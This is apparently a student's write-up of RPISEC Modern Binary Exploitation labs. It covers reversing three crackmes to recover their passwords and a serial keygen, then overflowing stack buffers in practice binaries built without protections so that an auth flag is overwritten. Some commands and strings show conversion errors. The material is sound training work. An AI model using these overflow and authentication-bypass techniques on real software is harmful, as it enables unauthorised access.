Starting with the Pentium Pro, the **sysenter** instruction was introduced as a faster way to make system calls. It relies on special-purpose CPU registers that store the code segment, entry point, and other tidbits for the kernel system call handler. When sysenter is executed the CPU does no privilege checking, goes immediately into CPL 0 and loading new values into the registers for code and stack (CS, EIP, SS, and ESP). Only ring 0 can load the sysenter setup registers, which is done in `enable_sep_cpu()`.

Finally, when it’s time to return to ring 3, the kernel issues an **iret** or **sysexit** instruction to return from interrupts and system calls, respectively, thus leaving ring 0 and resuming execution of user code with a CPL of 3.

0x04 - Reverse Engineering Lab

This is the first lab that focuses on basic reverse engineering, being able to debug at the assembly level is a necessary skill in exploit development. The assignment is as follows:

Modern Binary Exploitation - CSCI 4968
Laboratory 1 - Reverse Engineering

Due 2/13/2015 1:59PM EST.

Submissons must be emailed to mbespring2015@gmail.com

After 1:59PM, there will be a 10% penalty for each 24 hour period.

lab1 (C grade):

What is the password? Demostrate in person to a TA how you found it.

lab2 (B grade):

What is the password? Demonstrate in person or write a document explaning how you found the password. Your document may include screenshots to help your explanation.

lab3 (A grade):

What is the serial number that corresponds to your last name? You may capitalize the first letter or leave them all lower case, whichever you find easier. If your last name is not at least 5 letters long, you will repeat it until it reaches 5 letters. Example: last name Xu would be entered as Xuxux or xuxux.

You must explain the algorithm to which the program generates a serial based on your name. You may use screenshots to help your explanation.

Lab 0x01C

I began by downloading all the challenge binaries from the MBE VM (I specify this since I was at first reversing the incorrect libraries...).

```
root@warzone:/levels/lab01$ python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
192.168.159.148 - - [12/Jul/2019 11:57:22] "GET /lab1A HTTP/1.1" 200 -
192.168.159.148 - - [12/Jul/2019 11:57:24] "GET /lab1B HTTP/1.1" 200 -
192.168.159.148 - - [12/Jul/2019 11:57:26] "GET /lab1C HTTP/1.1" 200 -
```

The way the labs work is: C->A, A being the hardest. So, I started with lab1C. Looking at the program we can see it's a simple password program.

```
root@kali:~/MBE/mbe-04/lab01# ./lab1C
-----
--- RPISEC - CrackMe v1.0 ---
-----
Password: password
Invalid Password!!!
```

Before loading this into a debugger I decided to load it into IDA. Immediately I can see that after the call to `scanf` is made a comparison is made to (EAX to 149Ah).



Based on the flow, a pointer to our password is stored at [ESP+0x1C], and later placed into EAX which is then compared to 0x149A. Based on the return of the comparison the jump is taken (if so we fail authentication). Knowing this I attempted to send 5274 as the password, resulting in successful auth.

```
root@warzone:/levels/lab01$ ./lab1C
-----
--- RPISEC - CrackMe v1.0 ---
-----
Password: 5274
Authenticated!
$ id
uid=0(root) gid=0(root) euid=1003(lab1B) groups=1004(lab1B),0(root)
```

Lab 0x01B

As with the previous lab challenge, I needed to get the users password to authenticate. Just like before I loaded the binary into IDA and within the main function, we can see our “password” placed onto the stack along with another value 0x1337d00d.

```
mov    dword ptr [esp], offset aPassword ; "\nPassword: "
call   _printf
lea    eax, [esp+1Ch]
mov    [esp+4], eax
mov    dword ptr [esp], offset aD ; "%d"
call   __isoc99_scanf
mov    eax, [esp+1Ch] our password is copied to EAX
mov    dword ptr [esp+4], 1337D00Dh
mov    [esp], eax our password is moved to the top of the stack
call   test
mov    eax, 0
leave
retn
main endp ; sp-analysis failed a call is made to EAX, when the call is made the above parameters are passed
```

I know this from observation within GDB sending 12 (0x0C):

```
→ 0x8048c4e <main+106>      mov    eax, DWORD PTR [esp+0x1c]
0x8048c52 <main+110>      mov    DWORD PTR [esp+0x4], 0x1337d00d
0x8048c5a <main+118>      mov    DWORD PTR [esp], eax
0x8048c5d <main+121>      call   0x8048a74 <test>
0x8048c62 <main+126>      mov    eax, 0x0
0x8048c67 <main+131>      leave

[#0] Id 1, Name: "lab1B", stopped, reason: BREAKPOINT

[#0] 0x8048c4e → main()

gef> x/x $esp+0x1c
0xfffffd30c: 0x0000000c
```

When entering the test function, the following instructions are executed before taking the conditional jump (Note: I added these comments after sending 12 and observing in GDB).

```
push  ebp
mov   ebp, esp
sub   esp, 28h
mov   eax, [ebp+arg_0] ; User input into EAX (PASSWD)
mov   edx, [ebp+arg_4] ; 0x1337d00d placed into EDX
sub   edx, eax         ; EDX = PASSWD-0x1337d00d
mov   eax, edx         ; Copy EDX into EAX
mov   [ebp+var_C], eax
cmp   [ebp+var_C], 15h ; switch 22 cases
ja    loc_8048BD5      ; jumptable 08048A9E default case
```

If the value in EAX is above 0x15 the jump is taken which ultimately results in failed authentication. Since we control the value in EAX (password sent), and it is subtracted from 0x1337d00d ultimately to be compared to 0x15 I decided to send 322424824.

```
root@kali:~/MBE/mbe-04/lab01# python
Python 2.7.16 (default, Apr  6 2019, 01:42:57)
[GCC 8.3.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> 0x15
21
>>> 0x1337d00d
322424845
>>> 322424845-21
322424824
>>>
```

Once sent the jump is not taken since EAX (after the subtraction) contained 0x14 not meeting the condition of being above 0x15.

```
→ 0x8048a8b <test+23>      ja    0x8048bd5 <test+353>  NOT taken [Reason: !(C && !Z)]
  0x8048a91 <test+29>      mov   eax, DWORD PTR [ebp-0xc]
  0x8048a94 <test+32>      shl   eax, 0x2
  0x8048a97 <test+35>      add   eax, 0x8048d30
  0x8048a9c <test+40>      mov   eax, DWORD PTR [eax]
  0x8048a9e <test+42>      jmp   eax

[#0] Id 1, Name: "lab1B", stopped, reason: SINGLE STEP

[#0] 0x8048a8b → test()
[#1] 0x8048c62 → main()

gef> x/x $eax
0x14: Cannot access memory at address 0x14
```

Since the jump is not taken, we drop down into 0x08048A8B:

```
.text:08048A87          cmp    [ebp+var_C], 15h ; switch 22 cases
.text:08048A8B          ja     loc_8048BD5      ; jumptable 08048A9E default case
.text:08048A91          mov    eax, [ebp+var_C]
.text:08048A94          shl    eax, 2
.text:08048A97          add    eax, 8048D30h
.text:08048A9C          mov    eax, [eax]
.text:08048A9E          jmp    eax           ; switch jump
```

Eventually we take the jump to the address in EAX which points to 0x08048bc8 in GDB.

```
$eax : 0x08048bc8 → <test+340> mov eax, DWORD PTR [ebp-0xc]
$ebx : 0x0
$ecx : 0x1
$edx : 0x15
```

If we jump to this address in IDA (press G on flow graph), we can see a jump is made to decrypt.

```
.text:08048BC8 loc_8048BC8:          ; CODE XREF: test+2A+j
.text:08048BC8
.text:08048BC8      mov     eax, [ebp+var_C] ; jumptable 08048A9E case 21
.text:08048BCB      mov     [esp], eax
.text:08048BCE      call    decrypt
```

Looking at the decrypt function we can see that the following values are initialized before starting the “decryption” process.

```
public decrypt
decrypt proc near


var_28= dword ptr -28h
var_24= dword ptr -24h
var_1D= dword ptr -1Dh
var_19= dword ptr -19h
var_15= dword ptr -15h
var_11= dword ptr -11h
var_D= byte ptr -0Dh
var_C= dword ptr -0Ch
arg_0= dword ptr 8

push    ebp
mov     ebp, esp
sub    esp, 38h
mov     eax, large gs:14h
mov     [ebp+var_C], eax
xor    eax, eax
mov     [ebp+var_1D], 757C7D51h
mov     [ebp+var_19], 67667360h
mov     [ebp+var_15], 7B66737Eh
mov     [ebp+var_11], 33617C7Dh
mov     [ebp+var_D], 0
push    eax
xor    eax, eax
jz      short loc_80489F0
```

Since the XOR EAX, EAX sets the zero flag we take the jump to loc_80489F0 where the following occurs (This was seen within GDB sending 322424824 as the password).

```
loc_80489F0:
pop    eax
lea    eax, [ebp+var_1D]
mov    [esp], eax
call   _strlen
mov    [ebp+var_24], eax
mov    [ebp+var_28], 0
jmp    short loc_8048A28
```

Once complete we take the unconditional JMP to loc_8048A28 where it quickly becomes clear we are entering a loop.



Sifting our focus back to loc_8048A28 the first instruction places 0 into EAX, and a comparison is made to the length of the string (0x10). Since EAX is currently 0x00 the jump is taken to loc_8048A08 (during initialization).

```

loc_8048A08:           ; [EBP+var_1D] == 0x757C7D51 / "u|}Q"
    lea    edx, [ebp+var_1D]
    mov    eax, [ebp+var_28] ; [EBP+var_28] == 0 (loop counter)
    add    eax, edx         ; EDX and EAX point to the string
    movzx eax, byte ptr [eax] ; Move a byte into EAX (e.g. 0x51 == Q)
    mov    edx, eax         ; EDX and EAX point to char
    mov    eax, [ebp+arg_0] ; 0x15 is moved into EAX?
    xor    eax, edx         ; char is XOR-ed with 0x15
    lea    ecx, [ebp+var_1D] ; [EBP+var_1D] == string (unmodified)
    mov    edx, [ebp+var_28] ; currently 0 (loop counter)
    add    edx, ecx         ; Both ECX and EDX contain the string now
    mov    [edx], al          ; Move the modified byte into EDX overwriting char (e.g. 'Q' = 'D' )
    add    [ebp+var_28], 1    ; increment the counter

```

Above is my observation after sending 322424824 during the first iteration. Once the loop ends and each char has been XOR-d the string has been converted to:

"Dhi`ufsrukfsnhit3" ← \$esp


When the loop ends the converted string is compared to "Congratulations":

```

loc_8048A05:
    mov    dword ptr [esp+4], offset aCongratulation ; "Congratulations!"
    lea    eax, [ebp+var_1D]
    mov    [esp], eax
    call   _strcmp
    test   eax, eax
    jnz   short loc_8048A55

```

If they're equal, we get our shell, otherwise we receive the message "Invalid Password!".



Knowing this I decided to send 322424825, this time when the XOR instruction occurred the value in EAX was 0x14.

```
$eax : 0x14
$ebx : 0x0
$ecx : 0x1b
$edx : 0x51
$esp : 0xfffffd280 → 0xfffffd29b → "Q}|u`sfg~sf{}|a3"
```

Knowing 322424824 resulted in EAX being 0x15, and 322424825 being 0x14 I decided to send 322424827 hoping EAX would now equal 0x12. If all went to plan theoretically the "decrypted" number would now equal "Congratulations!".

```
root@kali:~/MBE/mbe-04/lab01# ./xor
XOR Q,0x12 = C
XOR },0x12 = o
XOR |,0x12 = n
XOR u,0x12 = g
XOR ^,0x12 = r
XOR s,0x12 = a
XOR f,0x12 = t
XOR g,0x12 = u
XOR ~,0x12 = l
XOR s,0x12 = a
XOR f,0x12 = t
XOR {,0x12 = i
XOR },0x12 = o
XOR |,0x12 = n
XOR a,0x12 = s
XOR 3,0x12 = !
```

xor program source code:

```
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <string.h>
4
5 #define EAX 0x12
6
7 int main()
8 {
9     int c;
10    char str[] = "Q}u`sfg~sf{}|a3";
11
12    for (int i = 0; i < 0x10; i++) {
13        c = str[i];
14        printf("XOR %c, 0x%x = %c\n",
15               c,
16               EAX,      // EAX after SUB EDX,EAX; MOV EAX, EDX
17               (c^EAX)   // XOR CHAR BYTE, EAX
18        );
19    }
20 }
```


This time when sending 322424827 we get a shell!

```
root@warzone:/levels/lab01$ ./lab1B
-----
|--- RPSEC - CrackMe v2.0 ---|
-----

Password: 322424827
$ id
uid=0(root) gid=0(root) euid=1004(lab1A) groups=1005(lab1A),0(root)
$
```

Lab 0x01A

Unlike the previous two challenges I needed to find the serial number that corresponded to my last name.



```
----- RPISEC -----  
+ SECURE LOGIN SYS v. 3.0 +  
-----  
-- Enter your Username: --  
Valencia  
-----  
!! NEW ACCOUNT DETECTED !!  
-----  
-- Input your serial: --  
test
```

I began by placing this program into Ghidra to utilize its decompiler and I noticed that this program had some sort of protection against debugging (Here I'm looking at the auth function).

```
else {
    lVar3 = ptrace(PTRACE_TRACEME);
    if (lVar3 == -1) {
        puts("\x1b[32m-----.");
        puts("\x1b[31m !! TAMPERING DETECTED !! ");
        puts("\x1b[32m-----\x1b[0m");
        uVar2 = 1;
    }
    else {
        local_14 = ((int)param_1[3] ^ 0x1337U) + 0x5eeded;
        local_18 = 0;
        while (local_18 < (int)sVar1) {
            if (param_1[local_18] < ' ') {
                return 1;
            }
            local_14 = local_14 + ((int)param_1[local_18] ^ local_14) % 0x539;
            local_18 = local_18 + 1;
        }
        if (param_2 == local_14) {
            uVar2 = 0;
        }
        else {
            uVar2 = 1;
        }
    }
}
return uVar2;
```

This was confirmed when ran under GDB.

```
-----  
| !! TAMPERING DETECTED !! |  
-----  
[Inferior 1 (process 2428) exited with code 01]  
gef> █
```

Going back to the pseudo C source code you can see that an index of parameter 1 (username/last name), would be modified later to be compared to parameter 2 (serial number). If parameter 2 and the newly modified value were the same uVar2 would be set to 0, otherwise 1. Knowing this I proceeded to write the following program.

```
1 #include <stdio.h>  
2 #include <string.h>  
3 #include <stdlib.h>  
4  
5 int main(int argc, char *argv[])  
6 {  
7     int local_18;  
8     char *param_1;  
9     unsigned int local_14;  
10  
11    if (argc != 2) {  
12        printf("%s <lastname>\n", argv[0]);  
13        exit(-1);  
14    }  
15  
16    param_1 = argv[1];  
17  
18    /* recreated algorithm from Ghidra */  
19    local_14 = (param_1[3] ^ 0x1337U) + 0x5eeded;  
20    local_18 = 0;  
21  
22    while (local_18 < strlen(param_1))  
23    {  
24        if (param_1[local_18] < ' ')  
25            return 1;  
26  
27        local_14 = local_14 + (param_1[local_18] ^ local_14) % 0x539;  
28        local_18 = local_18 + 1;  
29    }  
30    printf("%d\n", local_14);  
31  
32    return 0;  
33 }
```

Above is the algorithm used to generate the serial number.... re-created hopefully granting us access; when ran against Valencia I got the serial number 6234475.

```
!~- Input your serial: ~-!  
'-----'  
6234475  
Authenticated!  
$ id  
uid=0(root) gid=0(root) euid=1005(lab1end) groups=1006(lab1end),0(root)
```

As a result, we successfully authenticated!

0x05 - Introduction to Memory Corruption

This lecture will cover the following:

- Definitions
- Buffer Overflows
- How-to techniques / Workflows
- Modifying
 - Data / Stack
 - Control Flow

“Memory Corruption”

So, what is memory corruption? Basically, we are modifying a binary’s memory in a way that was never intended by the developer. Notably most system-level exploits in the real world and competitions involve memory corruption.

Now to setting up the lab was a bit tricky so I figured I would document it incase my shit breaks again. Running **uname -a** I was running **4.19.0-kali3-amd64**. To install the overflow example, I needed to download the “Hacking the art of exploitation” book source code. Once downloaded I moved **arg_input_echo.c** into **booksrc** and ran **setup.sh** as shown below.

```
root@kali:~/MBE/mbe-05# bash setup.sh nointernet
compiling overflow_example
compiling auth_overflow
compiling arg_input_echo
compiling auth_overflow2
compiling game_of_chance
```

Note: before running setup.sh change line 25 to the following.

```
gcc -fno-stack-protector -z execstack -m32 -g booksrc/$filename.c -o $rootdir/$num-$filename/$filename
```

Once you’ve ran the command shown above the executables should be placed into a new directory **“intro_to_memory_corruption”**.

```
root@kali:~/MBE/mbe-05/intro_to_memory_corruption# ls -l
total 24
drwxr-xr-x 2 root root 4096 Jul 24 21:49 0-overflow_example
drwxr-xr-x 2 root root 4096 Jul 24 21:49 1-auth_overflow
drwxr-xr-x 2 root root 4096 Jul 24 21:49 2-arg_input_echo
drwxr-xr-x 2 root root 4096 Jul 24 21:49 3-auth_overflow2
drwxr-xr-x 2 root root 4096 Jul 24 21:49 4-game_of_chance
drwxr-xr-x 3 root root 4096 Jul 24 21:49 are_you_using_tab_completion_yet
root@kali:~/MBE/mbe-05/intro_to_memory_corruption#
```

Buffer Overflows

That's pretty much it... we overflow a buffer, but what can we do with that? Let's look at **0-overflow_example** specifically the source code.

```
1 #include <stdio.h>
2 #include <string.h>
3
4 int main(int argc, char *argv[]) {
5     int value = 5;
6     char buffer_one[8], buffer_two[8];
7
8     strcpy(buffer_one, "one"); /* put "one" into buffer_one */
9     strcpy(buffer_two, "two"); /* put "two" into buffer_two */
10
11    printf("[BEFORE] buffer_two is at %p and contains \'%s\'\n", buffer_two, buffer_two);
12    printf("[BEFORE] buffer_one is at %p and contains \'%s\'\n", buffer_one, buffer_one);
13    printf("[BEFORE] value is at %p and is %d (0x%08x)\n", &value, value, value);
14
15    printf("\n[STRCPY] copying %d bytes into buffer_two\n\n", strlen(argv[1]));
16    strcpy(buffer_two, argv[1]); /* copy first argument into buffer_two */
17
18    printf("[AFTER] buffer_two is at %p and contains \'%s\'\n", buffer_two, buffer_two);
19    printf("[AFTER] buffer_one is at %p and contains \'%s\'\n", buffer_one, buffer_one);
20    printf("[AFTER] value is at %p and is %d (0x%08x)\n", &value, value, value);
21 }
```

So, we can see that the 2 strings ("one", "two") are placed into 2 individual buffers each holding a maximum of 8 bytes (buffer_one, buffer_two). Upon completion the address it printed along with the buffers content. Then argv[1] gets copied into the second buffer, finally to be printed alongside its respective location in memory. Let's run it.

```
root@kali:~/MBE/mbe-05/intro_to_memory_corruption/0-overflow_example# ./overflow_example X
[BEFORE] buffer_two is at 0xffe92b1c and contains 'two'
[BEFORE] buffer_one is at 0xffe92b24 and contains 'one'
[BEFORE] value is at 0xffe92b2c and is 5 (0x00000005)

[STRCPY] copying 1 bytes into buffer_two

[AFTER] buffer_two is at 0xffe92b1c and contains 'X'
[AFTER] buffer_one is at 0xffe92b24 and contains 'one'
[AFTER] value is at 0xffe92b2c and is 5 (0x00000005)
```

If we run this within GDB we see the following (break directly after the call is made to strcpy).

```
gef> hexdump byte $esp 100
0xfffffd220  3c d2 ff f1 d4 ff ff 05 00 00 00 00 05 00 00 00 <.....
0xfffffd230  00 80 fa f7 00 80 fa f7 00 00 00 00 58 00 6f 00 .....X.o.
0xfffffd240  fc 83 fa f7 6f 6e 65 00 20 d3 ff ff 05 00 00 00 ....one. .....
0xfffffd250  02 00 00 00 14 d3 ff ff 20 d3 ff ff 80 d2 ff ff ..... .
0xfffffd260  00 00 00 00 00 80 fa f7 00 00 00 00 41 8b de f7 .....A...
0xfffffd270  00 80 fa f7 00 80 fa f7 00 00 00 00 41 8b de f7 .....A...
0xfffffd280  02 00 00 00 ..... .

gef>
```

We can see in the hexdump above our 'X' character located within the stack.

This time if we send 50 A's the following occurs (NOTE: pass `$(python -c 'import sys; sys.stdout.write("A" * 50)' as argv[1])`).

```
root@kali:~/MBE/mbe-05/intro_to_memory_corruption/0-overflow_example# ./overflow_example $(python -c
[BEFORE] buffer_two is at 0xffffe0b8c and contains 'two'
[BEFORE] buffer_one is at 0xffffe0b94 and contains 'one'
[BEFORE] value is at 0xffffe0b9c and is 5 (0x00000005)

[STRCPY] copying 50 bytes into buffer_two

[AFTER] buffer_two is at 0xffffe0b8c and contains 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
[AFTER] buffer_one is at 0xffffe0b94 and contains 'AAAAAAAAAAAAAAAAAAAAAAA'
[AFTER] value is at 0xffffe0b9c and is 1094795585 (0x41414141)
Segmentation fault
```

Or as seen within GDB.

```
[#0] Id 1, Name: "overflow_exampl", stopped, reason: BREAKPOINT
[!] Cannot access memory at address 0x41414141

gef> hexdump byte $esp 100
0xfffffd1f0      0c d2 ff ff c0 d4 ff ff 05 00 00 00 00 05 00 00 00 ..... .
0xfffffd200      00 80 fa f7 00 80 fa f7 00 00 00 00 41 41 41 41 ..... AAAA
0xfffffd210      41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAA
0xfffffd220      41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAA
0xfffffd230      41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 00 f7 AAAA
0xfffffd240      00 80 fa f7 00 80 fa f7 00 00 00 00 41 8b de f7 ..... A...
0xfffffd250      02 00 00 00    ... .
```

That's pretty much all there is to it, we overflow a buffer, but what can be done with that?

1-auth_overflow

As with the introduction once again we are given another binary to play with. This time a program that gets credential and proceeds to authenticate. Setting a breakpoint after the first strcmp we can see that the authentication check occurs here, and if the jump is not taken successful authentication begins at 0x5655621e, when 0x01 is placed into [EBP-0xC] (0xf7ffd950).

```
0x56556212 <check_authentication+57> call    0x56556030 <strcmp@plt>
→ 0x56556217 <check_authentication+62> add     esp, 0x10
0x5655621a <check_authentication+65> test    eax, eax
0x5655621c <check_authentication+67> jne     0x56556225 <check_authentication+76>
0x5655621e <check_authentication+69> mov     DWORD PTR [ebp-0xc], 0x1
0x56556225 <check_authentication+76> sub     esp, 0x8
```

Go ahead and re-run the program this time set a breakpoint at the instruction after strcmp just before the conditional jump is taken.

```
gef> hexdump byte $esp 100
0xfffffd220  00 00 00 00 00 80 fa f7 39 fb df f7 74 65 73 74 .....9...test
0xfffffd230  70 61 73 73 00 80 fa f7 00 00 00 00 00 00 00 00 pass.....
0xfffffd240  fc 83 fa f7 00 90 55 56 68 d2 ff ff a2 62 55 56 .....UVh....bUV
0xfffffd250  f3 d4 ff ff 14 d3 ff ff 20 d3 ff ff 62 62 55 56 .....bbUV
0xfffffd260  80 d2 ff ff 00 00 00 00 00 00 00 00 41 8b de f7 .....A...
0xfffffd270  00 80 fa f7 00 80 fa f7 00 00 00 00 41 8b de f7 .....A...
0xfffffd280  02 00 00 00 .....
gef> hexdump byte $ebp-0xc 100
0xfffffd23c  00 00 00 00 fc 83 fa f7 00 90 55 56 68 d2 ff ff .....UVh...
0xfffffd24c  a2 62 55 56 f3 d4 ff ff 14 d3 ff ff 20 d3 ff ff .bUV..... .
0xfffffd25c  62 62 55 56 80 d2 ff ff 00 00 00 00 00 00 00 00 bbUV.....
0xfffffd26c  41 8b de f7 00 80 fa f7 00 80 fa f7 00 00 00 00 A.....
0xfffffd27c  41 8b de f7 02 00 00 00 14 d3 ff ff 20 d3 ff ff A.....
0xfffffd28c  a4 d2 ff ff 01 00 00 00 00 00 00 00 00 00 00 00 80 fa f7 .....
0xfffffd29c  ff ff ff ff .....
gef> █
```

This time let's run it sending 16 A's and 4 B's.

```
gef> hexdump byte $esp 100
0xfffffd210  00 00 00 00 00 80 fa f7 39 fb df f7 41 41 41 41 .....9...AAAA
0xfffffd220  41 41 41 41 41 41 41 41 41 41 41 41 42 42 42 42 AAAA.....ABBBB
0xfffffd230  00 83 fa f7 00 90 55 56 58 d2 ff ff a2 62 55 56 .....UVX....bUV
0xfffffd240  e7 d4 ff ff 04 d3 ff ff 10 d3 ff ff 62 62 55 56 .....bbUV
0xfffffd250  70 d2 ff ff 00 00 00 00 00 00 00 00 41 8b de f7 p.....A...
0xfffffd260  00 80 fa f7 00 80 fa f7 00 00 00 00 41 8b de f7 .....A...
0xfffffd270  02 00 00 00 .....
gef> hexdump byte $ebp-0xc 100
0xfffffd22c  42 42 42 42 00 83 fa f7 00 90 55 56 58 d2 ff ff BBBB.....UVX...
0xfffffd23c  a2 62 55 56 e7 d4 ff ff 04 d3 ff ff 10 d3 ff ff .bUV..... .
0xfffffd24c  62 62 55 56 70 d2 ff ff 00 00 00 00 00 00 00 00 bbUVp.....
0xfffffd25c  41 8b de f7 00 80 fa f7 00 80 fa f7 00 00 00 00 A.....
0xfffffd26c  41 8b de f7 02 00 00 00 04 d3 ff ff 10 d3 ff ff A.....
0xfffffd27c  94 d2 ff ff 01 00 00 00 00 00 00 00 00 00 00 00 00 80 fa f7 .....
0xfffffd28c  ff ff ff ff .....
```

Nice, we seem to be able to control the value at [EBP-0xC].

2-arg_input_echo

Let's take a break from the stack and look at how exactly we can give programs fancy input as shown below using a program provided by the folks over at RPSEC.

```
root@kali:~/MBE/mbe-05/intro_to_memory_corruption/2-arg_input_echo# ./arg_input_echo AAAA
Your input as a string: 'AAAA'
The first 4 bytes of your input as characters: 'AAAA'
The first 4 bytes of your input as hex bytes: 0x41414141
The first 4 bytes of your input interpreted as an integer: 1094795585
The first 4 bytes of your input interpreted as an unsigned integer: 1094795585
root@kali:~/MBE/mbe-05/intro_to_memory_corruption/2-arg_input_echo# █
```

We can print ABCD using the following syntax.

```
+-----+
| command (ALL OUTPUT ABCD) |
+-----+
| echo -ne "\x41\x42\x43\x44" |
+-----+
| printf '\x41\x42\x43\x44' |
+-----+
| python -c 'print "\x41\x42\x43\x44"' |
+-----+
| perl -e 'print "\x41\x42\x43\x44";' |
+-----+
```

If we wanted to print 100 A's as an example we could simply run **python -c 'print "A"*100'**. So, as an example if we wanted to run the program before using this trick, we could do any of the following.

```
./auth_overflow $(python -c 'print "A"*16+"BBBB")  
./auth_overflow `python -c 'print "A"*16+"BBBB'"`
```

The above can also be accomplished within GDB as shown below.


```
r $(python -c 'print "A"*16+"BBBB")  
r `python -c 'print "A"*16+"BBBB'"`
```

We can also read from files using the normal input and output direction flags ("**>**" and "**<**"). Now let's get back onto the stack!

```
gef> r `python -c 'print "A"*16+"BBBB'"`  
Starting program: /root/MBE/mbe-05/intro_to_memory_corruption/1-auth_overflow,  
=====  
Access Granted.  
=====
```

3-auth_overflow2

To begin I went ahead and loaded both binaries into Ghidra and performing binary diffing by utilizing the comparison tool, be sure to analyze both files separately and save (Using: *Tools, Program Differences, auth_overflow2*).



Above looking at the disassembly nothing seems to have changed... So, I went ahead and ran the exploit utilized before and as a result gained access.

```
root@kali:~/MBE/mbe-05/intro_to_memory_corruption/3-auth_overflow2# ./auth_overflow2 $(python -c 'print "A"*16+"BBBB")\n=====\nAccess Granted.\n=====
```

Nice. Strangely this should not have been possible because of a small change within the source code where lines 6 and 7 are switched.

```
1 #include <stdio.h>\n2 #include <stdlib.h>\n3 #include <string.h>\n4\n5 int check_authentication(char *password) {\n6     char password_buffer[16];\n7     int auth_flag = 0;
```



```
